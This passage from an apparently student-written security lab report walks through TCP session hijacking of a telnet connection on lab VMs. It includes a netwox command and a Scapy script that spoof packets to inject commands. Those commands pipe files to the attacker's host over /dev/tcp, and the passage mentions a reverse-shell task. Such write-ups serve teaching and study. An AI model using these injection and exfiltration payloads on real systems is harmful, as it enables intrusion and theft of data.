[10/22/19]seed@VM:~$ sudo netwox 40 --ip4-src 10.0.2.7
--ip4-dst 10.0.2.5 --tcp-dst 23 --tcp-src 51290 --tcp-s
eqnum 967169992 --tcp-window 237 --tcp-data "0a63617420
2f686f6d652f736565642f736563726574203e202f6465762f74637
02f31302e302e322e362f20393039300a"
```



Using Scapy:



```
#!/usr/bin/python2.7
import os
os.sys.path.append('/usr/bin/')
import sys
import socket
from scapy.all import *

print ("sending reset packet.....")
IPLayer = IP(src="10.0.2.7", dst ="10.0.2.5")
TCPLayer = TCP(sport=39830, dport=23,flags="R", seq=942621157, ack=942621159)
Data = "\r  cat /home/seed/riya  > /dev/tcp/10.0.2.6/8000\r"

pkt= IPLayer/TCPLayer/Data
ls(pkt)
send(pkt, verbose=False)
```

```
root@VM:/home/seed/Documents# python ./shijack.py
WARNING: No route found for IPv6 destination :: (no def
ault route?)
sending reset packet.....
version    : BitField             = 4                  (4)
ihl        : BitField             = None               (No
ne)
tos        : XByteField           = 0                  (0)
len        : ShortField           = None               (No
ne)
id         : ShortField           = 1                  (1)
flags      : FlagsField           = 0                  (0)
frag       : BitField             = 0                  (0)
ttl        : ByteField            = 64                 (64
)
proto      : ByteEnumField        = 6                  (0)
```

Source	Destination	Protocol	Length	Info
10.0.2.7	10.0.2.5	TCP	66	39830 → 23 [ACK] Seq=942621188 Ack
10.0.2.7	10.0.2.5	TCP	67	[TCP Retransmission] 39830 → 23 [P
10.0.2.5	10.0.2.7	TCP	66	23 → 39830 [ACK] Seq=2908423710 Ac
10.0.2.7	10.0.2.5	TCP	67	[TCP Retransmission] 39830 → 23 [P
10.0.2.5	10.0.2.7	TCP	66	23 → 39830 [ACK] Seq=2908423710 Ac
10.0.2.7	10.0.2.5	TCP	67	[TCP Retransmission] 39830 → 23 [P
10.0.2.5	10.0.2.7	TCP	66	23 → 39830 [ACK] Seq=2908423710 Ac
10.0.2.7	10.0.2.5	TCP	67	[TCP Retransmission] 39830 → 23 [P
10.0.2.5	10.0.2.7	TCP	66	23 → 39830 [ACK] Seq=2908423710 Ac
10.0.2.7	10.0.2.5	TCP	68	[TCP Retransmission] 39830 → 23 [P


Since, the injected data by the attacker mess up the sequence number from user to server, the server replies to attacker's spoofed packet, it acknowledges the sequence number (pulls the payload size) created by us, but user has not reached that number yet, so it simply discards the reply packet from Server and will not acknowledge receiving the packet. Without being acknowledged, Server thinks that its own packet is lost, so its keep retransmitting the packet , which keeps getting dropped by user.

On the other end, when we type something in the telnet program on User, the sequence number used by the client has already been used by our attack packet, so the server will ignore these data, treating them as duplicate data. Without getting any acknowledgment, the client will keep resending the data. Basically, the client and the server will enter a deadlock, and keep resending their data to each other and dropping the data from the other side. After a while, TCP will disconnect the connection.

3.5 Task5: Creating Reverse Shell using TCP Session Hijacking
(Priya, Emran, Lakpa)

Server:

Creating the reverse shell and running in the server



Attacker:

Got the reverse shell and **root@VM:/home/seed#**